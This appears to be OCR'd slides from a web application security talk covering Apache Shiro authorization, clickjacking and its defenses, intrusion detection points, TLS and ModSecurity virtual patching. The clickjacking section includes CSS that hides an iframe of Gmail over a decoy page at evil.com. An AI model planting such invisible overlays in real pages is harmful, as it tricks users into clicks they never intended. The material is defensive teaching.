if ((user.isManager() ||
     user.isAdministrator() ||
     user.isEditor()) &&
     (user.id() != 1132)) {
        //execute action
}
```

How do you change the policy of this code?

Apache SHIRO

http://shiro.apache.org/

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution

```
if ( currentUser.isPermitted( "winnebago:drive:” + 2213456 ) ) {
    log.info("You are permitted to 'drive' the 'winnebago’. Here are the keys - have
fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```

[7]

Anatomy of a Clickjacking Attack


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player
First, make a tempting site

Evil Page

http://evil.com

Google

Gmail by Google

Compose Mail

Inbox

Sent Mail

Drafts

Spam

[Gmail]Trash

Job

owasp

4 more

Investment Bank Bootcamp - www.i

Archive | Report spam | Delete

Select: All, None, Read, Unread, St


American Airlines AAdvan.


Facebook

John Dennis


iphonesdk+noreply

me, Edward (6)


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
<style>iframe {width:300px; height:100px; position:absolute; top:0; left:0; filter:alpha(opacity=00); opacity:0.0;}</style><iframe src="https://mail.google.com">


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
iframe is invisible, but still clickable!


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

X-Frame-Options

```
// to prevent all framing of this content
response.addHeader( "X-FRAME-OPTIONS", "DENY" );

// to allow framing of this content only by this site
response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );

// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```

Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack = document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

App Layer Intrusion Detection

- Great detection points to start with
  - Input validation failure server side when client side validation exists
  - Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
  - Forced browsing to common attack entry points (e.g. /admin) or honeypot URL (e.g. a fake path listed in /robots.txt)

App Layer Intrusion Detection

- Others
  - Blatant SQLi or XSS injection attacks
  - Workflow sequence abuse (e.g. multi-part form in wrong order)
  - Custom business logic (e.g. basket vs catalogue price mismatch)

OWASP AppSensor (Java)

- Project and mailing list https://www.owasp.org/index.php/OWASP_AppSensor_Project

- Four-page briefing, Crosstalk, Journal of Defense Software Engineering

- http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf

[9]

Encryption in Transit (HTTPS/TLS)

- Confidentiality, Integrity (in Transit) and Authenticity
  - Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
  - Starting when the login form is rendered until logout is complete

- HTTPS configuration best practices
  - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

- HSTS (Strict Transport Security)
  - http://www.youtube.com/watch?v=zEV3HOuM_Vw

- Certificate Pinning
  - https://www.owasp.org/index.php/Pinning_Cheat_Sheet

[10] Virtual Patching

"A security policy enforcement layer which prevents the exploitation of a known vulnerability"

Virtual Patching

Rationale for Usage

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

Benefit

- Reduce Time-to-Fix
- Reduce Attack Surface

Tactical Remediation

- Ownership is *Defenders*
- Focus on web applications that are ***already in production*** and exposed to attacks
- Examples include using a Web Application Firewall (WAF) such as ModSecurity
- Aim to ***minimize the Time-to-Fix exposures***

OWASP ModSecurity Core Rule Set

ome | Download | Bug Tracker | Demo | Contributors and Users | Project Sponsors | Installation | Documentation | Presentations and Whitepapers

elated Projects | Release History | Roadmap

Essential Plug-n-Play Protection from Web Application Attacks

ModSecurity™ is a web application firewall engine that provides very little protection on its own. In order to become useful, ModSecurity™ must be configured with rules. In order to enable users to take full advantage of ModSecurity™ out of the box, the OWASP Defender Community has developed and maintains a free set of application protection rules called the OWASP ModSecurity Core Rule Set (CRS). Unlike intrusion detection and prevention systems, which rely on signatures specific to known vulnerabilities, the CRS provides ***generic protection*** from unknown vulnerabilities often found in web applications.

Donate funds to OWASP earmarked for ModSecurity Core Rule Set Project.

Core Rules Content

In order to provide generic web applications protection, the Core Rules use the following techniques:

- **HTTP Protection** - detecting violations of the HTTP protocol and a locally defined usage policy.
- **Real-time Blacklist Lookups** - utilizes 3rd Party IP Reputation
- **Web-based Malware Detection** - identifies malicious web content by check against the Google Safe Browsing API.
- **HTTP Denial of Service Protections** - defense against HTTP Flooding and Slow HTTP DoS Attacks.
- **Common Web Attacks Protection** - detecting common web application security attack.
- **Automation Detection** - Detecting bots, crawlers, scanners and other surface malicious activity.
- **Integration with AV Scanning for File Uploads** - detects malicious files uploaded through the web application.
- **Tracking Sensitive Data** - Tracks Credit Card usage and blocks leakages.
- **Trojan Protection** - Detecting access to Trojans horses.
